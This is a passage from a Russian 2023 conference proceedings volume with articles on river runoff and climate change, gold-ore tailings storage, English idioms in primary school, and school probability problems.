



# **АКТУАЛЬНЫЕ ПРОБЛЕМЫ НАУЧНОГО И ТЕХНОЛОГИЧЕСКОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОГО РАЗВИТИЯ**

**Сборник статей  
по итогам  
Международной научно-практической конференции  
09 августа 2023 г.**

Стерлитамак, Российская Федерация  
Агентство международных исследований  
Agency of international research  
2023

УДК 00(082) + 001.18 + 001.89  
ББК 94.3 + 72.4: 72.5  
А 437

**А 437 АКТУАЛЬНЫЕ ПРОБЛЕМЫ НАУЧНОГО И ТЕХНОЛОГИЧЕСКОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОГО РАЗВИТИЯ: Сборник статей по итогам Международной научно-практической конференции (Таганрог, 09 августа 2023 г.). - Стерлитамак: АМИ, 2023. - 164 с.**

ISBN 978-5-907702-66-0

**Сборник статей подготовлен на основе докладов Международной научно-практической конференции «АКТУАЛЬНЫЕ ПРОБЛЕМЫ НАУЧНОГО И ТЕХНОЛОГИЧЕСКОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОГО РАЗВИТИЯ», состоявшейся 09 августа 2023 г. в г. Таганрог.**

Научное издание предназначено для докторов и кандидатов наук различных специальностей, преподавателей вузов, докторантов, аспирантов, магистрантов, практикующих специалистов, студентов учебных заведений, а также всех, проявляющих интерес к рассматриваемой проблематике с целью использования в научной работе, педагогической и учебной деятельности.

Авторы статей несут полную ответственность за содержание статей, за соблюдение законов об интеллектуальной собственности и за сам факт их публикации. Редакция и издательство не несут ответственности перед авторами и / или третьими лицами и / или организациями за возможный ущерб, вызванный публикацией статьи.

Мнение редакции может не совпадать с мнением авторов статей. При использовании и заимствовании материалов ссылка на издание обязательна.

Полнотекстовая электронная версия сборника размещена в свободном доступе на сайте <https://ami.im>

Издание постатейно размещено в научной электронной библиотеке [elibrary.ru](http://elibrary.ru) по договору № 1152 - 04 / 2015К от 2 апреля 2015 г.

ISBN 978-5-907702-66-0  
УДК 00(082) + 001.18 + 001.89  
ББК 94.3 + 72.4: 72.5

**Ответственный редактор:**

Сукиасян Асатур Альбертович, к.э.н.

**В состав редакционной коллегии и организационного комитета входят:**

Абидова Гулмира Шухратовна, д.т.н  
 Авазов Сардоржон Эркин угли, д. с. - х.н  
 Агафонов Юрий Алексеевич, д.м.н.  
 Алейникова Елена Владимировна, д. гос. упр.  
 Алиев Закир Гусейн оглы, д. фил. агр.н.  
 Бабаян Анжела Владиславовна, д.пед.н.  
 Баишева Зия Вагизовна, д.фил.н.  
 Байгузина Люза Закиевна, к.э.н.  
 Булатова Айсылу Ильдаровна, к.соц.н.  
 Бурак Леонид Чеславович, к.т.н.  
 Ванесян Ашот Саркисович, д.м.н.  
 Васильев Федор Петрович, д.ю.н., член РАЮН  
 Вельчинская Елена Васильевна, д.фарм.н.  
 Виневская Анна Вячеславовна, к.п.н.  
 Габрус Андрей Александрович, к.э.н.  
 Галимова Гузалия Абкадировна, к.э.н.  
 Гетманская Елена Валентиновна, д.п.н.  
 Гимранова Гузель Хамидуллоевна, к.э.н.  
 Григорьев Михаил Федосеевич, к.сх.н.  
 Грузинская Екатерина Игоревна, к.ю.н.  
 Гулиев Игбал Адилевич, к.э.н.  
 Датий Алексей Васильевич, д.м.н.  
 Долгов Дмитрий Иванович, к.э.н.  
 Дусматов Абдурахим Дусматович, к.т.н.  
 Ежкова Нина Сергеевна, д.п.н.  
 Екшикеев Тагер Кадырович, к.э.н.  
 Епхиева Марина Константиновна, к.п.н.  
 Ефременко Евгений Сергеевич, к.м.н.  
 Закиров Мунавир Закиевич, к.т.н.  
 Зарипов Хусан Баходирович, PhD  
 Иванова Нионила Ивановна, д.сх.н.  
 Калужина Светлана Анатольевна, д.х.н.  
 Касимова Дилара Фаритовна, к.э.н.  
 Киракосян Сусана Арсеновна, к.ю.н.  
 Кирикмбаева Жумагуль Слямбековна, д.вет.н.  
 Кленина Елена Анатольевна, к.ф.н.  
 Козлов Юрий Павлович, д.б.н., засл. эколог РФ  
 Кондрашихин Андрей Борисович, д.э.н.  
 Конопацкова Ольга Михайловна, д.м.н.  
 Куликова Татьяна Ивановна, к.псих.н.  
 Курбанаева Лилия Хамматовна, к.э.н.  
 Курманова Лилия Рашидовна, д.э.н.  
 Ларионов Максим Викторович, д.б.н.  
 Малышкина Елена Владимировна, к.и.н.  
 Маркова Надежда Григорьевна, д.п.н.  
 Мещерякова Алла Брониславовна, к.э.н.  
 Мухамедеева Зинфира Фанисовна, к.с.н.  
 Мухамедова Гулчехра Рихсибаевна, к.п.н.  
 Набиев Тухтамурад Сахобович, д.т.н.  
 Нурдавлятова Эльвира Фанизовна, к.э.н.  
 Песков Аркадий Евгеньевич, к.полит.н.  
 Половения Сергей Иванович, к.т.н.  
 Пономарева Лариса Николаевна, к.э.н.  
 Почивалов Александр Владимирович, д.м.н.  
 Прошин Иван Александрович, д.т.н.  
 Саттарова Рано Кадыровна, к.б.н.  
 Сафина Зия Забировна, к.э.н.  
 Симонович Надежда Николаевна, к.псих.н.  
 Симонович Николай Евгеньевич, д.псих.н., ак. РАЕН  
 Сирик Марина Сергеевна, к.ю.н.  
 Смирнов Павел Геннадьевич, к.п.н.  
 Старцев Андрей Васильевич, д.т.н.  
 Танаева Замфира Рафисовна, д.пед.н.  
 Терзиев Венелин Крстьев, д.э.н., д.воен.н., член - корр. РАЕ  
 Умаров Бехзод Тургунпулатович, д.т.н.  
 Хайров Расим Золимхон углы, д.фил.пед.н.  
 Хамзаев Иномжон Хамзаевич, к.т.н.  
 Хасанов Сайдинаби Сайдивалиевич, д.сх.н.  
 Чернышев Андрей Валентинович, д.э.н.  
 Чиладзе Георгий Бидзинович, д.э.н., д.ю.н., член - корр. РАЕ  
 Шилкина Елена Леонидовна, д.с.н.  
 Шкиримонтов Александр Прокопьевич, д.т.н., член - корр. РАЕ  
 Шляхов Станислав Михайлович, д.ф. - м.н.  
 Шошин Сергей Владимирович, к.ю.н.  
 Юсупов Рахимьян Галимьянович, д.и.н.  
 Яковшина Татьяна Федоровна, д.т.н.  
 Янгиров Азат Вазирович, д.э.н.  
 Яруллин Рауль Рафзаллович, д.э.н., член - корр. РАЕ

# ГЕОГРАФИЧЕСКИЕ НАУКИ



# GEOGRAPHICAL SCIENCES

**Копотев К.В.**

Студент 4 курса РГГМУ

г. Санкт - Петербург, Российская Федерация

**Научный руководитель: Хаустов В.А.**

кандидат технических наук, доцент

заведующий кафедрой инженерной гидрологии, РГГМУ

г. Санкт - Петербург, Российская Федерация

## **ОЦЕНКА ГИДРОЛОГИЧЕСКИХ ПОСЛЕДСТВИЙ ИЗМЕНЕНИЯ КЛИМАТА**

### **Аннотация**

Предлагается поэтапный технологический алгоритм метода факторного анализа, который служит для снижения размерности пространства переменных, необходимых для построения прогностической модели. Алгоритм содержит следующие этапы: стандартизация переменных; факторное шкалирование, построение уравнения регрессии; анализ результатов. Найденные факторы должны быть информативными и отвечающими требованиям мультиколлинеарности. Разработанный алгоритм был апробирован на двух водосборах, расположенных в разных физико - географических зонах: р. Ветлуга и р. Завитая. Для этих водосборов найдены репрезентативные метеостанции и собрана база данных по следующим характеристикам: общее количество облачности, направление ветра, средняя скорость ветра, температура поверхности почвы, температура воздуха по сухому термометру, парциальное давление водяного пара, относительная влажность воздуха, дефицит насыщения водяного пара, атмосферное давление на уровне станции, сумма осадков за сутки. Факторный анализ, проведенный для различных фаз водности внутри года для двух водосборов, выявил три скрытых фактора – температура по сухому термометру, относительная влажность воздуха и парциальное давление водяного пара. Прогнозируется, что продолжающееся изменение климата приведет к значительным воздействиям на гидрологические системы, такие как реки, озера, водоносные пласты и ледники. Эти изменения будут иметь широкий спектр последствий для окружающей среды, экологии, сельскохозяйственного производства, водоснабжения и населения.

### **Ключевые слова**

Изменение температуры, изменение расходов воды, гидрометеорологические характеристики, модель стока, влагозапасы, моделирование сезонного стока.

### **Введение**

Методика прогнозирования месячного стока рек включает в себя следующее:

а) Сбор данных о прошлых стоках рек за определенный период времени, в нашем случае 60 лет. Данные были получены из гидрологических станций и ежегодников.

б) Анализ данных на сезонность и тренды. Сезонность может быть связана с изменением погодных условий, а тренды могут указывать на долгосрочные изменения в климате.

в) Применение модели для прогнозирования месячного стока рек на будущий период времени. Прогноз может быть представлен в виде числовых значений или графиков.

В целом, методика прогнозирования месячного стока рек требует тщательной подготовки данных, выбора подходящей модели и оценки ее точности. Она может быть полезна для организаций, занимающихся водоуправлением, планированиями строительства гидротехнических сооружений или других задач, связанных с водными ресурсами.

Целями данной работы являются: предсказание будущей водной ситуации, а именно прогнозирование уровня воды на основе исторических данных и текущих климатических условий. Определение возможных рисков и угроз, то есть прогнозирование максимальных пиковых значений стока, которые могут привести к наводнениям или другим серьезным последствиям.

### **Исходные данные**

Для достижения вышеуказанных целей была выбрана река Поной – с. Каневка, расположенная в Мурманской области. Были использованы данные по осадкам (жидкие, твердые, смешанные), температуре, а также построены графики по снезапасам. На рисунке 1 представлены выбранные посты.




Рисунок 1. Расположение постов на р. Поной – с. Каневка.

Источник: разработано автором




Рисунок 2. Хронологический график среднемесячных расходов воды на р. Поной – с. Каневка.

Источник: разработано автором

На представленном графике видно, что расходы увеличиваются со временем. На это оказывает влияние такой фактор, как глобальное потепление.




Рисунок 3. Хронологический график среднемесячных расходов на р. Поной – с. Каневка за два года.  
Источник: разработано автором

На представленном графике заметно, что в зимний период расходы падают, а в летний – увеличиваются.




Рисунок 4. Хронологический график истощения влагозапасов за многолетний период на р. Поной – с. Каневка.  
Источник: разработано автором

На представленных обобщенных графиках видно, что спада стока за холодный период увеличивается со временем в любой выбранный год.




Рисунок 5. Пример расчета запасов воды в снеге  $S$  (мм).  
Графики хода приземной температуры и расходов (А),  
запасов воды в снеге и среднемесячных расходов (Б).  
Источник: разработано автором

## **Результаты исследования**

Подводя итоги исследования можно с уверенностью сказать, что влияние глобального потепления на расходы, испарения и снегозапасы реки Поной довольно велико. Если процессы, связанные с глобальным потеплением климата, будут продолжаться, то это неизменно приведет к деформации реки, появлению рисков затопления, а также это может оказать существенное влияние на рыболовство и на судоходство.

## **Выводы**

В ходе выполнения исследования получены следующие результаты:

- Разработана модель стока за зимний период;
- Произведен глубокий анализ графиков и полученных данных по гидро и метеостанциям;
- Выявлено влияние изменения глобального климата на реку Поной;

Планируется проведение аналогичного исследования для других рек арктического региона Российской Федерации.

## **Список литературы**

1. Груза Г.В. Обнаружение изменений климата: состояние, изменчивость и экстремальность климата // Метеорология и гидрология. [текст] / Г.В. Груза, Э.Я. Ранькова – СПб, изд. РГГМУ, 2004. – 66с.
2. Коваленко В.В. Моделирование гидрологических процессов. [текст] В.В. Коваленко – СПб, изд. РГГМУ, 1993. – 256 с.
3. Ульянец Е.К. Оценка сезонных особенностей изменения климата в Северо - Европейском регионе. [текст] / Е. К. Ульянец, С. И. Мاستрюков, Н. В. Червякова, А. И. Угрюмов – СПб, изд. РГГМУ, 2010. – 154.
4. Поной – Все реки. [Электронный ресурс] / Режим доступа: <http://vsereki.ru/severnuyj- ledovityj- okean/ bassejn- belogo- morya/ ponoj>.

© Копотев К.В., 2023



# **ГЕОЛОГО- МИНЕРАЛОГИЧЕСКИЕ НАУКИ**



# **GEOLOGICAL AND MINERALOGICAL SCIENCES**

**Винокурова Е.О.**

магистрант 2 курса ДВФУ,  
г. Владивосток, РФ

**Протченко К.О.**

магистрант 2 курса ДВФУ,  
г. Владивосток, РФ

**Писарев С.М.**

магистрант 2 курса ДВФУ,  
г. Владивосток, РФ

## **ВЫБОР СПОСОБА СКЛАДИРОВАНИЯ ХВОСТОВ ОБОГАЩЕНИЯ ЗОЛОТО - КВАРЦЕВЫХ РУД НА АЛБЫНСКОМ МЕСТОРОЖДЕНИИ**

### **Аннотация**

Целью работы является выбор метода складирования отходов обогащения руд Албынского месторождения, позволяющего сократить объемы строительства хвостохранилищ, а также минимизировать вредное воздействие их на экологическую обстановку района.

Главные задачи: рассмотреть методы складирования хвостов обогащения, познакомиться с технологией обогащения руд Албынского месторождения и выбрать наиболее рациональный метод складирования отходов.

### **Ключевые слова:**

Албынское месторождение, золото, методы складирования, руда, технология обогащения, хвостохранилище.

Албынское месторождение находится на территории отдаленного Селемджинского района, расположенного в северо - восточной части Амурской области. Важнейшим полезным ископаемым района является золото.

Основными источниками получения золота являются собственно коренные и россыпные золотые руды. Применяемые в практике обогащения рудного золотосодержащего сырья применяются технологии, способные обеспечить максимальное извлечение полезного компонента. Выбор рациональной технологии обогащения руд осуществляется в зависимости от особенностей вещественного состава исходного сырья, содержания золота, его гранулометрического и фазового состава. При переработке коренной золотой руды обычно крупное золото извлекают гравитационным обогащением, а мелкое – цианированием [1]. Часть золота, находящаяся в сульфидах как правило извлекается методом пенной флотации.

Руды с низким содержанием ценного компонента непригодные для дальнейшей переработки складировются в виде отходов в хвостохранилищах.

На предприятиях, которые обогащают золотые руды, используются такие методы складирования отходов, как, складирование хвостов в хвостохранилищах наливного или намывного типа и складирование хвостов в виде кеков фильтрации на «сухом» полигоне [3].

На намывных хвостохранилищах основная часть, ограждающая дамбу, намывается из перерабатывающего на гидromеталлургическом предприятии рудного материала. Наливные же образуются без сооружения дамбы, когда пульпа заливается в отработанный карьер, зону обрушения и т. п. **[Ошибка! Источник ссылки не найден.]**. Данный способ является классическим. Заключается в перекачивании хвостовой пульпы по трубопроводам на специально подготовленную площадку, огражденную дамбой — хвостохранилище. Отличается такой способ наименьшей стоимостью складирования, но требует строительства дамбы, способной выдержать напор отходов. Прорыв дамбы может привести к существенному экологическому ущербу за счет попадания в поверхностные водооток значительной массы мелкоизмельченной руды.

В случае применения метода складирования на сухом полигоне складирование кека (слоя твёрдых частиц после фильтрации суспензий, получаемый после выщелачивания ценных компонентов) производится подступами высотой 2–2,5 м, что обеспечивает устойчивое положение ярусов склада кека. На основании этой технологии хвосты цианирования фильтруются на фильтр - прессе. Кек направляется на полигон для складирования. Фильтрат транспортируется на подпитку водного баланса фабрики.

На «сухом» полигоне оборудуется прудок для сбора дренажей, которые по мере накопления перекачиваются на фабрику в качестве оборотной воды или направляются на установку обезвреживания сбросных вод.

Руды Албынского месторождения относятся к золото - кварцевому убогосульфидному типу. Количественным минералогическим анализом установлено, что руда на месторождении на 97–98 % преимущественно состоит из кварца, полевых шпатов и слюдяных минералов, представленных, главным образом, мусковитом – серицитом. Среди рудных минералов, содержание которых не превышает 1,5–3 % распространены арсенопирит, пирит, пирротин, сфалерит. Серебро на Албынском месторождении содержится в ничтожных концентрациях, ниже чувствительности пробирного анализа (<1г / т). Золото в рудах месторождения присутствует в нескольких формах (рис. 1).




Рис. 1. Распределение золота по формам нахождения в рудах, %  
Источник: разработано автором

Основная его часть находится в тонкодисперсной форме и связано с сульфидами, преимущественно с арсенипиритом и относится к кварц - пирит - арсенипиритовому типу. В то же время, в рудах присутствует свободное золото. В полураскрытой форме, в виде сростков с породными и сульфидными минералами находится лишь незначительная часть золота. Для руд характерна различная степень окисления (от 34 до 85 %).

Основное количество золотин относится к классу минус 0,07 мм, при присутствии зерен крупнее 0,5 и реже 1,0 мм. Встречаются также зерна, размер которых достигает нескольких сантиметров. Золото высокопробное (879–881 ед.).

Выполненный анализ показал, что руды месторождения относятся к одному технологическому типу легкоцианируемых руд. Доля цианируемого золота по пробам колеблется от 96,1 до 99,3 %, количество свободного амальгамируемого металла составляет 82,4–89,6 %. В абсолютном значении содержание упорного (не цианируемого) золота находится в пределах 0,04–0,11 г / т.

Учитывая наличие в рудах свободного золота для переработки, рекомендуется гравитационно – цианистая схема. Альтернативным вариантом является гравитационно – флотационная технология с цианированием гравито - и флотоконцентратов. Бедные руды могут быть переработаны по технологии кучного выщелачивания.

Вывод:

Таким образом, учитывая особенности каждого типа складирования, а также технологию обогащения руд Албынского месторождения в целях сокращения объемов строительства хвостохранилищ и минимизации вредного воздействия на экологическую обстановку района рекомендуется складирование хвостов в виде кеков фильтрации на «сухом» полигоне.

### **Список использованной литературы:**

1. Бочаров В.А., Абрютин Д.В. Технология золотосодержащих руд. Изд. Дом МИСиС, 2011 г.
2. Информационный отчет «Укрупненные испытания по определению технологических показателей переработки забалансовой руды месторождения Албын способом кучного выщелачивания на пробе КВ - 1» 2019 г.
3. Манукян Л. Отвалы и хвостохранилища горнорудного производства / Л. Манукян. – Саарбрюккен: Palmarium Academic Publishing, 2012. – 308 с.
4. Санитарные правила по устройству и эксплуатации хвостохранилищ гидрометаллургических заводов и обогатительных фабрик, перерабатывающих руды и концентраты, содержащие радиоактивные и высокотоксичные вещества, 10.08.2017 г.

© Винокурова Е.О., Протченко К.О., Писарев С.М., 2023

## **ПЕДАГОГИЧЕСКИЕ НАУКИ**



## **PEDAGOGICAL SCIENCES**

**Бондаренко К.В.,**

учитель иностранных языков МБОУ СОШ №42,  
г. Белгород, Российская Федерация

## **ФРАЗЕОЛОГИЗМЫ НА УРОКАХ АНГЛИЙСКОГО ЯЗЫКА У МЛАДШИХ ШКОЛЬНИКОВ КАК СРЕДСТВО РАЗВИТИЯ НАВЫКОВ УСТНОЙ РЕЧИ**

### **Аннотация**

*Статья посвящена использованию английских фразеологизмов на уроках английского языка во 2 - 4 классах для развития навыков говорения. В данной статье рассмотрены различные фразеологизмы, а также ситуации, в которых они могут быть употреблены.*

**Ключевые слова:** Начальные классы, фразеология, идиома, устная речь.

Умение вести беседу на иностранном языке – один из самых важных навыков в современном мире. Предполагается, что грамотный человек должен владеть иностранным языком, хотя бы на минимальном для коммуникации уровне. Одним из самых распространенных и наиболее часто выбираемых для изучения иностранных языков в России считается английский язык, который изучается детьми почти в каждой школе, начиная со 2 класса.

Главной целью изучения английского языка в образовательных учреждениях является коммуникация учащихся на неродном для них языке. Для достижения данной цели существует огромное количество методик, методов, средств. Важно научить детей не только воспроизводить правила и правильно употреблять формы глаголов, грамматические структуры, но и уметь применять в живой речи полученные знания. Несмотря на то, что разговорный английский очень подвижен и претерпевает огромное количество изменений, грамматика английского языка необходима для правильного понимания собеседника. Однако не стоит отрицать, что нарушив грамматическую структуру предложения, но употребив правильный лексический набор, Вы все же будете поняты англоговорящим собеседником. Поэтому необходимо использование разговорных выражений, которые иногда не поддаются лексическим и грамматическим правилам изучаемого языка и имеют культурологический оттенок.

В каждом языке мира существует огромное количество сленга, жаргонов и фразеологизмов, которые люди используют в своей речи, не придавая этому особого значения. Английский язык не является исключением. Для правильного понимания разговорной речи англоговорящих людей, стоит изучать и такой аспект языка, как фразеология. Фразеология – совокупность устойчивых оборотов речи и выражений, свойственных данному языку. Существует также понятие «идиома», которое обозначает фразеологический оборот речи, который употребляется как одно целое. Некоторые ученые разделяют эти два понятия, другие считают это одним, причисляя к фразеологизмам еще и пословицы и поговорки. В данной статье мы придерживаемся второго принципа, объединяя фразеологизмы, идиомы, пословицы и поговорки в одну единую группу. Стоит отметить, что фразеологизмы

отражают реалии страны, из которой они происходят, поэтому могут не всегда быть понятны представителям других культур.

Существуют английские фразеологизмы, которые имеют свой эквивалент в русском языке и фразеологизмы, которые настолько уникальны, что не имеют аналогов в другой стране, а значит, иногда для понимания фразы необходим ее перевод (дословный или контекстный), а иногда и пояснение. Примером фразеологизма с дословным эквивалентом можно назвать: *time flies – время летит*, данное выражение является дословным переводом, а также обе фразы имеют один смысл. Рассмотрим выражение *to be cold shoulder – быть хладнокровным* (то есть не обращать на что - то особого внимания), данное выражение в двух языках совпадают полностью по смыслу, однако лексическая составляющая различна. В выражениях «*as silly as a sheep*» и «*тупой, как осел*» заметна как раз реалия стран, потому что в русском языке глупость ассоциируется с ослом, а в английском языке с овечкой.

Существует огромное множество идиом в английском языке, которые не имеют эквивалента, например, «*to play the bear*» переводится дословно «*играть в медведя*», но имеет значение «*вести себя грубо*» и схожего аналога в русском языке нет.

Учить детей воспринимать и воспроизводить фразеологию с ранней стадии изучения английского языка очень важно. Уже в начальной школе дети учатся читать, писать и говорить на английском языке, а значит уже можно вводить фразеологию, чтобы наполнить речь учащихся красками. Можно вводить идиомы по темам, например погода: *to rain cats and dogs – лить как из ведра*, семья: *like father, like son – яблочко от яблоньки недалеко падает*, и другие. Возможно использование фразеологизмов и отдельно от тематики. Учитель, употребляя идиомы на уроках в своей речи, побуждает интерес у учащихся к пониманию этих фразеологизмов, к их запоминанию и повторению уже в своей речи.

Обучая английскому языку учащихся начальных классов, стоит понимать, что они, в силу возраста, еще не все фразеологизмы родного языка способны понять, а идиомы иностранного языка тем более будут для них сложны. Поэтому стоит продумывать фразы, которые можно дать младшим школьникам. Во 2 классе дети только знакомятся с английскими буквами, звуками, словами, поэтому в первый год изучения языка не стоит давать фразеологизмы, чтобы не понижать из - за непонимания фраз мотивацию к изучению языка. А вот начиная с 3 класса и далее уже возможно употребление несложных и коротких идиоматических выражений в речи учителя, а также обучения им учащихся.

Какие же выражения возможно использовать в начальных классах? Те, которые будут детям понятны и не будут длинными и сложными для запоминания. Например, выражения *to sit on the phone – висеть на телефоне; hungry as a hunter – голодный, как волк; as cool as a cucumber – спокойный, как удав; as busy as a bee – вертеться, как белка в колесе; to eat like a horse – есть, как слон; open - hearted – душа нараспашку; thin as a rake – худой, как спичка* – можно использовать для описания себя, друзей и членов семьи.

Выражения *to break the ice – сделать первый шаг, нарушить молчание; to have head in the clouds – витать в облаках; to go in one ear and out the other – в одно ухо влетело и в другое вылетело; cat got your tongue – язык проглотил;*

*monkey see, monkey do* – обезьянничать, повторять; *keep your chin up!* – не вешай нос!; *give or take* – плюс - минус, *a piece of cake* – пару пустяков, *later alligator* – потом суп с котом (шуточное выражение, которое очень веселит детей начальной школы); *many men, many mind* – сколько голов, столько и умов (сколько людей, столько и мнений); *to promise the moon* – обещать луну (в значении обещать невозможное); *tooth and nail* – изо всех сил; *once in a blue moon* – в кои - то веки; *to try your hand in something* – попробовать в чем - то свои силы; *to miss the boat* – упустить последний шанс – можно использовать для коммуникации с детьми во время урока, описания их состояния и поведения, напоминании о том, что нужно стараться, а также для подбадривания учащихся.

Фразеологизмов в английском языке очень много и со временем и с взрослением учащихся можно добавлять все новые и новые фразы. Не стоит заставлять детей учить эти выражения, нужно объяснить им, что с помощью таких фраз их речь становится интереснее и красочнее.

Таким образом, использование фразеологизмов английского языка украшает речь говорящего. Изучение и употребление фразеологизмов на уроках английского языка в начальных классах способствуют расширению кругозора учащихся. Речь школьников становится богаче, насыщеннее. Научить детей слышать и понимать фразеологию английского языка является важной частью обучения устной речи.

### Список использованной литературы:

1. Амосова Н.Н. Основы английской фразеологии. - М.: ЛИБРОКОМ, 2010. - 216 с.
2. Кунин А.В. Курс фразеологии современного английского языка. – Дубна: Феникс, 2005. – 488с.
3. Литвинов П.П. Англо - русский фразеологический словарь с тематической классификацией. - М.: Яхонт, 2000. - 448 с.

© Бондаренко К.В., 2023

**Данилец И.В.**, учитель математики МБОУСОШ №16 г.Белгород  
**Выродова Л.В.**, учитель математики МБОУСОШ №16 г.Белгород  
**Михайлова Т.В.**, учитель математики и физики МБОУСОШ №16 г.Белгород  
г. Белгород, Россия

## ОСОБЕННОСТИ РЕШЕНИЯ ЗАДАЧ ПО ТЕОРИИ ВЕРОЯТНОСТИ ПРИ ПОДГОТОВКЕ К ИТОГОВОЙ АТТЕСТАЦИИ

**Аннотация:** В данной статье рассматриваются некоторые задачи по теории вероятности и методы решения таких задач

**Ключевые слова:** вероятность, формула, комбинации, исходы, обратная вероятность.

Все события, происходящие в нашей жизни, случаются с той или иной вероятностью. И зачастую нам нужно точно знать каковы наши шансы на получение благоприятного исхода задуманного нами. С элементами теории



вероятности учащиеся знакомятся еще в начальной школе, когда пробуют составлять комбинации из имеющихся у них предметов какого - либо множества. Ученики могут составить комплексный обед из представленных блюд меню, придумать пароль и логин из имеющихся букв, цифр и символов, разработать модель лоскутного одеяла из разнообразных видов тканей.

Изучение формул, описывающих теорию вероятностей, начинается в средней школе. Именно здесь ученики знакомятся с классическим определением вероятности, которое говорит о том, что для нахождения вероятности желаемого события нужно количество желаемых исходов разделить на количество возможных исходов. Данная формулировка вероятности будет использоваться в формировании и других формул по теории вероятности. Классическое определение вероятности отражено в вариантах ОГЭ, это задание имеет десятый номер в самих контрольно - измерительных материалах, за правильное решение которого учащийся получает один балл. Вот один из примеров такого задания. На тарелке лежат 20 пирожков, из них 2 с мясом, 16 штук с капустой и 2 с вишней. Наугад мы выбираем один пирожок. Найдите вероятность того, что он окажется с вишней. Решение этого задания сводится к следующим этапам. Мы находим количество возможных исходов, их получается 20, так как всего всех пирожков 20 штук. Потом находим количество благоприятных исходов, оно будет равно 2, поскольку мы ищем пирожок с вишней, а их только 2 штуки. Теперь количество желаемых исходов делим на возможные исходы и получаем  $p = \frac{2}{20} = \frac{1}{10} = 0,1$ . В решение таких задач очень важно учащихся научить внимательно, читать условие задачи и конкретно давать ответ на поставленный вопрос. В принципе такого рода задания имеют не очень высокий уровень сложности, но все равно ученики допускают ошибки в нем, связанные с невнимательным прочтением задачи.

Также в ходе подготовки к ОГЭ учащиеся знакомятся с понятие обратной вероятности, которая вычисляется вычитанием из единицы заданной вероятности исследуемого события. Эти задачи имеют следующий вид. Вероятность того, что купленная ручка пишет плохо, равна 0,08. Найти вероятность того, что купленная ручка пишет хорошо. Для учащихся, которые знают формулу обратной вероятности, не составит труда найти искомый результат, он получится как  $1 - 0,08 = 0,92$ .

С формулами сложения и умножения вероятностей, операциями которые можно производить над событиями, а также с понятием независимого и зависимого события учащиеся знакомятся в старших классах. Здесь их знания также дополняются формулами элементов комбинаторики, такими как перестановки, сочетания, размещения без повторений элементов, а также с повторениями элементов. Помимо этого ученикам объясняют и показывают задания, которые решаются с помощью формулы полной вероятности, формулы Байеса, а также схемы Бернулли. Тут же следует заметить, что эти формулы применяются при решении заданий из вариантов ЕГЭ, которые располагаются по третьим и четвертым номером заданий в контрольно - измерительных материалах. Например, это может быть вот такое задание. Две фабрики выпускают одинаковые стекла для

---

автомобильных фар. Первая фабрика выпускает 45 % этих стекол, вторая – 55 %. Первая фабрика выпускает 5 % бракованных стекол, а вторая – 3 %. Найдите вероятность того, что случайно купленное в магазине стекло окажется бракованным. Для решения данной задачи воспользуемся теоремами умножения и сложения вероятностей.  $P(A)=0,45$  – это вероятность купить стекло первой фабрики, соответственно  $P(C / A)=0,05$  – вероятность того, что стекло произведенное первой фабрикой бракованное. Получаем что, вероятность купить бракованное стекло первого завода получим по формуле  $P(A) \cdot P(C / A)=0,45 \cdot 0,05=0,0225$ . В данном случае вероятности умножаются, так как это одновременные события. Теперь найдем  $P(B)=0,55$  – это вероятность купить стекло второй фабрики, также  $P(C / B)=0,03$  – вероятность того, что стекло произведенное второй фабрикой бракованное. Теперь получим вероятность купить бракованное стекло второй фабрики. Она будет вычисляться следующим образом  $P(B) \cdot P(C / B)=0,55 \cdot 0,03=0,0165$ . А теперь найдем вероятность купить брак любого завода. То есть  $P(C)=P(A) \cdot P(C / A)+P(B) \cdot P(C / B)=0,0225+0,0165=0,039$ . В данном случае вероятности складываются, так как мы покупаем бракованное стекло одного из двух заводов, события независимые друг от друга. Данную формулу, с помощью по которой мы решили эту задачу, еще называют формулой полной вероятности.

